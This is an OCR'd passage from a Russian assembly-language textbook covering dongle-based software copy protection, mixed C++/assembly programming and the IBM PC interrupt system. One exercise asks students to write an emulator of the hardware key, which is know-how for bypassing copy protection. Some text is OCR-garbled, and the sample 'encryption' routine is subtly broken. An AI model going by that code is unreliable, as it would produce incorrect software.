                END     Begin
;==================================================================
; Примечания.
; 1) Для получения исходного текста защищенной версии программы
;    необходимо:
;    а) выполнить трансляцию и компоновку вышеприведенного исходного
;       модуля;
;    б) запустить полученную программу в отладчике в пошаговом
;       режиме;
;    в) определить коды Presence, RightSum и вид ЗФ
;       в зашифрованном виде;
;    г) внести изменения в соответствующих строках вышеприведенного
;       текста; при этом зашифрованный фрагмент может быть включен
;       в программу с помощью директив DB;
;    д) выполнить трансляцию и компоновку, после успешного проведения
;       которых будет получена защищенная версия программы.
; 2) Проверить работоспособность защищенной версии программы можно
;    и при отсутствии ЭК. Для этого надо воспользоваться тем фактом,
;    что при обращении по адресам неиспользуемых портов ВВ
;    считываемый код воспринимается как FFh.
```





Рис. 1.2.10. Структурная схема аппаратно-программного комплекса защиты ПО




Рис. 1.2.11. Алгоритм работы пристыковочного модуля

Задания для самостоятельной работы

1) Предусмотреть автоматизацию процедуры получения защищенной версии программы, например, задав два режима запуска программы: с ключом /CRYPTO – превращение "полуфабриката" в рабочую защищенную версию программы; без ключа – рабочий режим.
2) Предусмотреть выход из циклов ожидания готовности ЭК при превышении заданного времени ожидания.
3) Защитить код ПМ от статического и динамического исследования.
4) Дополнить перечень функций ЭК за счет включения функций, обеспечивающих "плавающий" протокол взаимодействия с ключом.
5) Разработать программу-эмулятор ЭК – обработчик прерывания INT 60h.
6) Отладить программу с ПМ с использованием разработанного эмулятора.

1.2.13. Смешанное программирование. Связь с программами на языке C++

Практика программирования показывает, что большинство программ тратят до 90% времени своей работы на выполнение 10% своих операторов, которые образуют так называемый *критический код* программы. Во многих случаях реализация этих операторов на языке Ассемблера позволяет повысить быстродействие программы. В то же время реализация оставшихся 90 % операторов на Ассемблере очень часто не дает ощутимых результатов.

Можно выделить и другие причины подключения модулей, написанных на Ассемблере, к программам, написанным на языках высокого уровня, например C и C++:

- доступ к самым низким уровням оборудования компьютера для более эффективного использования его возможностей;
- реализация функций защиты информации.

Существуют два способа смешанного программирования: использование встроенных операторов и использование внешних функций. Предпочтение следует отдать второму подходу, использование которого имеет следующие преимущества:

- позволяет наиболее полно реализовать возможности Ассемблера;
- сохраняет высокую степень переносимости программ на C и C++;
- облегчает отладку из-за возможности автономного тестирования ассемблерных модулей;
- позволяет использовать внешние функции и в других программах, в том числе написанных на других языках.

При разработке ассемблерных модулей, вызываемых из программ, написанных на C и C++, следует учитывать

- соглашения, принятые в C и C++;
- размер переменных C и C++;
- особенности передачи параметров.

Особенностями C и C++ является чувствительность к строчным и прописным буквам. Одной из особенностей C++ является процесс обработки имен функций таким образом, чтобы в них сохранялась информация о типах аргументов. Одним из соглашений C и C++ является использование знака подчеркивания "_". Компиляторы автоматически добавляют этот символ к именам всех внешних функций и общедоступных переменных.

Примеры

```
// ==== Фрагмент программы C++. ====================================
// ==== myasmproc - функция, вызываемая из C++, ====================
// ==== mycpproc - функция, вызываемая ===========================
// ==== из ассемблерного модуля. ==================================

// Прототипы функций.
// "C" - отключение обработки имен - функции myasmproc и mycppproc
// будут иметь имена, соответствующие соглашениям, принятым в C
extern "C" void myasmproc ();
extern "C" void mycppproc ();

// Объявление данных в ассемблерном модуле
extern int myvalue1;
// Объявление глобальных данных
int myvalue2;

main ()
{
...
// Присвоение значения данным ассемблерного модуля
myvalue1 = 2605;
// Присвоение значения глобальным данным
myvalue2 = 357;
// Вызов функции ассемблерного модуля
myasmproc ();
...
return 0;
}
// Функция, вызываемая из ассемблерного модуля
extern "C" void mycppproc ();
void mycpproc ()
{
...
}
;==== Ассемблерный модуль ========================================
                .MODEL small
```

```
        . DATA
; Данные, объявленные в модуле C++
        EXTRN   _myvalue2: WORD
; Данные, объявленные в ассемблерном модуле
_myvalue DW     205
; Разрешение доступа к данным из модуля C++
        PUBLIC _myvalue
        . CODE
; Функция в модуле C++
        EXTRN   _mycppproc
; Функция в ассемблерном модуле
        PUBLIC _myasmpoc
_myasmproc      PROC
        ...
        mov     _myvalue1, cx
        mov     ax, _myvalue2
        ...
; Вызов функции в модуле C++
        call    _mycppproc
        ...
        ret
_myasmproc      ENDP
        END
;==============================================================
```

При вызове переменных C++ из Ассемблера и наоборот необходимо учитывать их размер. В табл. 1.3 отражено соответствие между различными типами данных C++ и Ассемблера, а также регистрами процессора, в которых возвращаются данные при выходе из функции.

Таблица 1. 3. Типы переменных C++ и Ассемблера

Разрядность, бит	Типы данных C++	Типы данных Ассемблера	Регистры, используемые для возврата данных
8	Unsigned char Char	BYTE	AL
16	Unsigned short Short Unsigned int Int Enum Near *	WORD	AX
32	Unsigned long Long Far *	DWORD	DX: AX

Передача параметров в процедуру выполняется C++ через стек. Перед вызовом функции передаваемые параметры загружаются в стек в порядке, обратном их записи (рис. 1.2.12).

Примеры (см. рис. 1.2.12, а, б)

```
// ==== Вызов функции на C++ =====================================
        myproc (myarg1, myarg2, 22, 10)
;==== Вызов функции на Ассемблере ================================
        mov     ax, 10
        push    ax
        push    ax, 22
        push    ax
        push    WORD PTR _myarg2
        push    WORD PTR _myarg1
        call    NEAR PTR _myproc
        add     sp, 8           ; Формируем в SP значение, которое было
                                ; до вызова _myproc
;==== Процедура _myproc ===========================================
                . MODEL small
                . CODE
                PUBLIC _myproc
_myproc PROC
                push    bp
                mov     bp, sp
                        ; Теперь к параметрам можно обращаться,
                        ; используя BP: [bp+2] - адрес возврата,
                        ; [bp+4] = arg1, [bp+6] = arg2,
                        ; [bp+8] = 22, [bp+10] = 10
                ...
                mov     cx, [bp+4] ; cx = arg1
                add     cx, [bp+8] ; cx = arg1+22
                ...
                pop     bp
                ret
_myproc ENDP
                END
;==================================================================
```

В ассемблерном модуле можно использовать размещенные в стеке локальные переменные, которые существуют только во время выполнения функции. Стековая область резервируется под локальные переменные при запуске функции, а перед ее завершением очищается.

Пример (см. рис. 1.2.12, в)

```
;==== Автоматическое размещение в стеке локальных переменных =======
;==== с использованием директивы LOCAL. ==========================
_myproc PROC
                LOCAL   localmas: BYTE: 256,
                        localvar: WORD = myvarsize
                                        ; myvarsize - общее количество
                                        ; байтов,необходимое для
                                        ; размещения локальных переменных
                push    bp
                mov     bp, sp
                sub     sp, myvarsize
                ...
```

```
            xor     al, al
            mov     cx, localvar
            lea     bx, localmas
nextbyte:   mov     BYTE PTR [bx], al
            inc     al
            inc     bx
            loop    nextbyte
            ...
            mov     sp, bp
            pop     bp
            ret
_myproc ENDP
;==============================================================
```

В заключение рассмотрим законченную программу.

Пример (см. рис. 1.2.12, г)

```
// ==== Программа шифрования строки байтов ======================
// ==== crypto.cpp - модуль C++ ===============================
# include <stdio.h>
# include <string.h>
extern "C" void bufcrypto (unsigned char far *mybuf,
int bufsize, char key);
char *mystr = "Секретная информация";
int main ()
{
printf ("Before encryption: %s\n", mystr);
bufcrypto (mystr, strlen(mystr), "G");
printf ("After encryption: %s\n", mystr);
return 0;
}
;==== bufcrypto.asm - ассемблерный модуль. ======================
                . MODEL small
                . CODE
                PUBLIC _bufcrypto
_bufcrypto      PROC
        ; Директива ARG автоматически формирует правильное смещение
        ; в стеке для перечисленных параметров
                ARG     addrbuf: DWORD, bufsize: WORD, key: BYTE
                push    bp
                mov     bp, sp
                mov     cx, bufsize
                jcxz    outofproc
                push    es di
                les     di, addrbuf
                mov     al, key
rep             stosb
                pop     di es
outofproc:      pop     bp
                ret
_bufcrypto      ENDP
                END
;==============================================================
```





Рис. 1.2.12. Использование стека:
а – вид стека перед началом выполнения функции _myproc;
б – вид стека после выполнения команд push bp и mov bp, sp функции _myproc;
в – выделение стека под локальные переменные;
г – вид стека после выполнения команд push bp и mov bp, sp функции _bufcrypto

Ассемблирование и компоновка:

bcc crypto.cpp bufcrypto.asm

Команда сначала компилирует CRYPTO.CPP в CRYPTO.OBJ, затем, обнаружив расширение .ASM, компилятор вызывает TASM.EXE, чтобы ассемблировать

BUFCRYPTO.ASM в BUFCRYPTO.OBJ. Затем компилятор вызывает TLINK.EXE для объединения модулей с объектными кодами в CRYPTO.EXE. Данный метод подходит, если компиляции и ассемблированию подлежит небольшое количество модулей.

Раздельное ассемблированне и компоновка:

```
tasm /ml bufcrypto
bcc -c crypto
tlink d:\bc45\lib\c0s crypto bufcrypto, mycrypto,, d:\bc45\lib\cs
```

Данный метод используется при ассемблировании и компоновке большого количества модулей. Опция `/ml` включает различение строчных и прописных символов, как это принято в C и C++. Опция `-c` означает "только компилировать", вызывая создание файла типа .OBJ, но не компоновку программы. Первый параметр после TLINK специфицирует файл объектного кода для соответствующей модели памяти, второй параметр – подлежащие компоновке файлы .OBJ, третий параметр – имя конечного файла, четвертый параметр – необязательный, пятым параметром специфицируется рабочая библиотека.

Упрощенный метод компоновки:

```
tasm /ml bufcrypto
bcc -c crypto
bcc -ms, crypto.obj bufcrypto.obj
```

Опция `-ms` определяет модель памяти (SMALL).

1.3. Система прерываний IBM PC

1.3.1. Способы организации ввода-вывода информации

Существуют следующие способы организации ввода-вывода:

- *программно-управляемый* ВВ;
- ВВ по *прерываниям*;
- *прямой доступ к памяти* – DMA (Direct Memory Access).

Программный ВВ и ВВ по прерываниям основываются на передаче байтов или слов, при этом данные от памяти к портам ВВ и обратно передаются через регистры ЦП. В режиме DMA выполняется последовательность команд, заставляющая контроллер DMA передать совокупность байтов или слов из порта ВВ в память или в обратном направлении.

Программно-управляемый ВВ предполагает постоянный опрос разрядов готовности регистров состояний УВВ (см. раздел 1.2.11). Хотя реализация программно-управляемого ВВ чрезвычайно проста, она связана со значительными потерями времени на ожидание активного состояния ИБ. При вводе-выводе по прерываниям отпадает необходимость в постоянной проверке регистра состояний интерфейсного блока: последний

сам посылает в ЦП сигнал запроса на прерывание IRQ, когда он имеет данные для ввода в процессор или готов принимать данные из ЦП. Операция ввода-вывода в этом случае реализуется специальной процедурой, называемой *обработчиком прерывания*.

В системе, показанной на рис. 1.1.1, существуют и другие ситуации, когда процессор прекращает выполнение текущей программы и переходит на обслуживание поступившего запроса на прерывания.

1.3.2. Типы прерываний

Существует два типа прерываний: *аппаратные* и *программные* (рис. 1.3.1). Прерывания первого типа иногда называют *асинхронными*, так как они происходят в случайные моменты времени, а прерывания второго типа – *синхронными*, так как они возникают в том случае, когда процессор в процессе выполнения программы встречает команду INT. Команды прерывания очень похожи на команды вызова подпрограмм. Строго говоря, программные прерывания это вовсе не прерывания, это механизм обращения к системным ресурсам ПК: процедурам операционной системы DOS, расположенным в оперативной памяти, и процедурам базовой системы ввода-вывода BIOS, находящимся в постоянной памяти. Эти процедуры реализуют функции ввода-вывода для стандартных УВВ, выделяют и освобождают память, работают с системными часами и т. п.




Рис. 1.3.1. Классификация прерываний

Аппаратное прерывание суть процесс, инициируемый сигналом (запросом прерывания), который сообщает ЦП, что в системе произошло некое событие (например, нажата клавиша на клавиатуре), требующее его внимания.

Аппаратные прерывания, в свою очередь, делятся на *внутренние* и *внешние*. В первом случае сигналы запроса формируются внутренними схемами ЦП. Примерами таких прерываний являются прерывание, возникающее при ошибке во время выполнения команды

деления, и прерывание пошаговой работы, возникающее после выполнения кажд команды при установленном флаге TF.

Внешние аппаратные прерывания делятся на *немаскируемые* и *маскируемые*. Запр немаскируемого прерывания, поступающий на вход NMI процессора, должен бы обслужен сразу. Он обычно сообщает о чрезвычайной ситуации, например, об обна жении ошибки в памяти или временном понижении напряжения питания.

Немаскируемые прерывания поступают на вход INT процессора от УВВ, требующих служивания. Эти прерывания можно запрещать или разрешать тремя различными способами:

- сбрасывая или устанавливая соответствующие биты INTE (Interrupt Enable) регистров состояний интерфейсных блоков;
- устанавливая или сбрасывая соответствующие биты регистра маски контроллера прерываний;
- выполняя команды CLI (Clear Interrupt) или STI (Set Interrupt), соответственно сбрасывающие или устанавливающие флаг IF.

Прерывания от стандартных УВВ желательно запрещать на очень короткие промежутки времени, необходимые для выполнения критических участков программы.

1.3.3. Последовательность прерываний

В процессоре 8086 в общей сложности предусмотрено 256 номеров прерывани *Вектора прерываний* (ВП), т. е. полные адреса соответствующих обработчиков, хранят в *таблице векторов прерываний*, которая занимает начало оперативной памяти (адре 00000h ... 003FFh), как показано на рис. 1.3.2. В два старших байта 4-байтовой ячейки таблицы записывается сегментный адрес обработчика прерываний, в два младших байта – относительный адрес обработчика прерываний. Из рисунка видно, что вектор прерывания с номером 0, располагается в памяти, начиная с адреса 0, вектор прерывания с номером 1, располагается в памяти, начиная с адреса 4, и т. д. Вектор прерывания с номером *N*, располагается в памяти, начиная с адреса 4*N*.

Независимо от источника прерывания (внутренние схемы ЦП, команда INT *N*, сигналы *INT* или *NMI* на одноименных входах процессора) последовательность прерывания выполняется одинаково. При инициировании прерывания с номером *N* процессор последовательно выполняет следующие действия:

- сохраняет в стеке содержимое регистров F, CS и IP, т. е. информацию, необходимую для будущего корректного возобновления прерванной программы;
- загружает в CS и IP адрес обработчика прерывания с номером *N*, который хранится в ячейке таблицы ВП с адресом 4*N*, осуществляя тем самым переход на программу обслуживания прерывания;

- по команде IRET, которой обычно завершается обработчик прерывания, выполняются обратные действия – из стека извлекаются сохраненные там значения IP, CS и F, в результате чего происходит возврат в прерванную программу в ту точку, где произошло прерывание.




Рис. 1.3.2. Последовательность прерывания с номером *N*

Многие вектора прерываний зарезервированы для выполнения определенных действий, часть таких векторов заполняется адресами системных обработчиков прерываний при загрузке ПК. На рис. 1.3.3 показаны некоторые из таких векторов прерываний.

ВП 0	Деление на нуль
ВП 1	Пошаговая работа
ВП 2	Немаскируемое прерывание (NMI)
ВП 3	Точка останова (команда INT)
ВП 4	Переполнение (команда INTO)
ВП 5	Нажатие клавиши PrintScr
	...
ВП 08h	Прерывание от таймера
ВП 09h	Прерывание от клавиатуры
ВП 0Bh	Прерывание от последовательного порта COM2
ВП 0Ch	Прерывание от последовательного порта COM1
ВП 0Dh	Прерывание от параллельного порта LPT2
ВП 0Eh	Прерывание от гибкого диска
ВП 0Fh	Прерывание от параллельного порта LPT1
ВП 10h	Драйвер экрана BIOS
	...
ВП 13h	Драйвер жесткого диска BIOS
ВП 14h	Драйвер RS-232 BIOS
	...
ВП 16h	Драйвер клавиатуры BIOS
ВП 17h	Драйвер принтера BIOS
	...
ВП 21h	Диспетчер DOS
	...
ВП 23h	Прерывание при нажатии Ctrl-C
	...
ВП 33h	Драйвер мыши
	...
ВП 60h...66h	Свободные вектора программных прерываний
	...
ВП 70h	Прерывание от системных часов
	...
ВП 72h, 73h, 75h	Свободные вектора внешних аппаратных прерываний
	...
ВП 76h	Прерывание от жесткого диска

Рис. 1.3.3. Вектора некоторых прерываний

1.3.4. Внешние аппаратные прерывания

Запросы *IRQ* внешних аппаратных прерываний, возникающие на выходах требующего обслуживания УВВ, поступают на вход прерывания INT ЦП через контроллер прерываний (КПр). КПр состоит из двух однотипных контроллеров, образующих структуру "ведущий-ведомый", как показано на рис. 1.3.4 . В состав каждого контроллера (рис. 1.3.5) входят: регистр запросов прерываний IRR, в котором фиксируются факты прихода сигналов *IRQ*; регистр обслуживаемых запросов ISR, в котором фиксируются запросы, находящиеся в стадии обслуживания; регистр маски прерываний IMR и регистр базового номера прерывания.




Рис. 1.3.4. Организация внешних аппаратных прерываний в IBM PC




Рис. 1.3.5. Внутренняя структура контроллера прерываний

Последовательность обработки внешнего аппаратного прерывания (рис. 1.3.6 и 1.3.7) имеет следующий вид.




Рис. 1.3.6. Временная диаграмма последовательности внешнего аппаратного прерывания

1) КПр. Запросы *IRQ* поступают на входы КПр и вызывают установку соответствующих разрядов регистра запросов прерывания.

2) КПр. Если данные прерывания не замаскированы, т. е. соответствующие разряды регистра маски прерываний сброшены, единичные сигналы с выхода регистра запросов прерываний поступают на входы схемы анализа приоритетов.

3) КПр. Схема приоритетов формирует сигнал INT, поступающий на одноименный вход ЦП. "Самая приоритетная" 1 с выхода IRR проходит далее на вход соответствующего разряда регистра ISR. 3-разрядный код номера входа регистра IRR, на который пришел самый приоритетный запрос, суммируется с содержимым регистра базового номера прерываний (08h для ведущего и 0A0h для ведомого КПр). На выходе сумматора в результате формируется 8-разрядный код номера *N* соответствующего прерывания.

4) ЦП. После выполнения текущей команды процессор обнаруживает высокий уровень сигнала на входе INT. Если IF = 1, т. е. прерывания разрешены, процессор по линии $\overline{INTA}$ формирует два сигнала $\overline{INTA}$ 1 и $\overline{INTA}$ 2, которые поступают в контроллер прерываний.

5) КПр. Сигнал $\overline{INTA}$ 1, поступив в КПр, переводит прерывание с рассматриваемым номером из разряда запрашиваемых в разряд обслуживаемых, сбрасывая соответствующий разряд регистра IRR и устанавливая соответствующий разряд регистра ISR. Функцией каждой единицы в регистре ISR является блокировка всех прерываний того же и более низкого уровня приоритета.

6) КПр. Сигнал $\overline{INTA}$ 2 является для КПр сигналом чтения, по которому контроллер выдает на линии шины данных DB7 ... DB0 сформированный им ранее номер прерывания.

7) ЦП. Процессор читает номер прерывания *N*, сохраняет в стеке содержимое регистра флагов, сбрасывает флаг IF, сохраняет в стеке адрес возврата (CS: IP), обращается к ячейке таблицы векторов с адресом 4*N*, считанный из нее ВП записывает в CS: IP, обеспечивая тем самым передачу управления на начало обработчика прерывания с номером *N*.

8) ОП. Обработчик прерывания в процессе своей работы должен обеспечить сброс сигнала IRQ, сброс соответствующей ему 1 в регистре ISR и по команде IRET вернуть управление прерванной программе.




Рис. 1.3.7. Последовательность внешнего аппаратного прерывания

Особенности создания обработчиков прерывания:

- процедура обработчика всегда имеет атрибут FAR;
- сегментные регистры DS, ES и SS после прерывания сохраняют значения, которые они имели в прерванной программе;
